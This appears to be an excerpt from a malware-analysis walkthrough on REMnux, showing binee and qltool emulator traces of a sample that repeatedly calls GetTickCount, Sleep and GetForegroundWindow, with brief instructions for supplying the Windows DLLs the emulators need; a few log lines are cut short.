
```
remnux@remnux:~$ binee sample.exe
[1] 0x20097040: F GetTickCount() = 0x602d621e
[1] 0x20040660: F Sleep(dwMilliseconds = 0x1388) = 0x602d621e
[1] 0x20d91990:  **GetForegroundWindow**() = 0x602d621e
[1] 0x21f96d90:  **NtUserGetForegroundWindow**() = 0x602d621e
[1] 0x216b6a20:  **LdrGetDllHandle**() = 0xb7feffb4
[1] 0x216b6a80:  **LdrGetDllHandleEx**() = 0xb7feffb4
[1] 0x216f2cc0: P memset(dest = 0xb7feff20, char = 0x0, count = 0x50) = 0xb7feff20
[1] 0x216ba780:  **RtlWow64EnableFsRedirectionEx**() = 0xb7fefdd8
[1] 0x216ba780:  **RtlWow64EnableFsRedirectionEx**() = 0xb7fefda8
[1] 0x216c3420:  **RtlDosApplyFileIsolationRedirection_Ustr**() = 0xb7fefd64
[1] 0x216c47f0:  **RtlFindCharInUnicodeString**() = 0xb7fefbd4
[1] 0x216f2cc0: P memset(dest = 0xb7fefc4c, char = 0x0, count = 0x2c) = 0xb7fefc4c
[1] 0x216ba780:  **RtlWow64EnableFsRedirectionEx**() = 0xb7fefda8
[1] 0x216ba780:  **RtlWow64EnableFsRedirectionEx**() = 0xb7fefdd8
[1] 0x216ecc80:  **ZwProtectVirtualMemory**() = 0xb7feffb8
Invalid Fetch: addresss = 0x0, size = 0x1, value = 0x0
remnux@remnux:~$ 
```

First copy the DLLs the sample needs to /opt/binee-files/win10_32/windows/system32




```
remnux@remnux:~$ qltool run --rootfs rootfs/x86_windows/ -f sample.exe 2> qltool-out
^C^C
remnux@remnux:~$ more qltool-out
[=]     Initiate stack address at 0xfffdd000
[=]     Loading sample.exe to 0x400000
[=]     PE entry point at 0x401000
[=]     TEB addr is 0x6000
[=]     PEB addr is 0x6044
[=]     Loading rootfs/x86_windows/Windows/System32/ntdll.dll to 0x10000000
[!]     Warnings while loading rootfs/x86_windows/Windows/System32/ntdll.dll:
[!]      - SizeOfHeaders is smaller than AddressOfEntryPoint: this file cannot run under Windows 8.
[!]      - AddressOfEntryPoint lies outside the sections' boundaries. AddressOfEntryPoint: 0x0
[=]     Done with loading rootfs/x86_windows/Windows/System32/ntdll.dll
[=]     Loading rootfs/x86_windows/Windows/System32/kernel32.dll to 0x1018d000
[=]     Done with loading rootfs/x86_windows/Windows/System32/kernel32.dll
[=]     Loading root
[=]     Done with loa
[=]     Loading root
[=]     Done with loa
[=]     Loading root
[=]     Done with loa
[=]     Loading root
[=]     Done with loa
[=]     Loading rootfs/x86_windows/Windows/System32/msvcrt.dll to 0x11a36000
[=]     Done with loading rootfs/x86_windows/Windows/System32/msvcrt.dll
[=]     GetTickCount() = 0x30d40
[=]     Sleep(dwMilliseconds = 0x1388)
[=]     GetForegroundWindow() = 0xf02e620d
[=]     GetTickCount() = 0x30d40
[=]     GetTickCount() = 0x30d40
[=]     Sleep(dwMilliseconds = 0x1388)
[=]     GetForegroundWindow() = 0xf02e620d
[=]     GetTickCount() = 0x30d40
[=]     GetTickCount() = 0x30d40
[=]     Sleep(dwMilliseconds = 0x1388)
[=]     GetForegroundWindow() = 0xf02e620d
[=]     GetTickCount() = 0x30d40
[=]     GetTickCount() = 0x30d40
```

Collect the DLLs using dllscollector.bat and place them in the rootfs directory on REMnux.

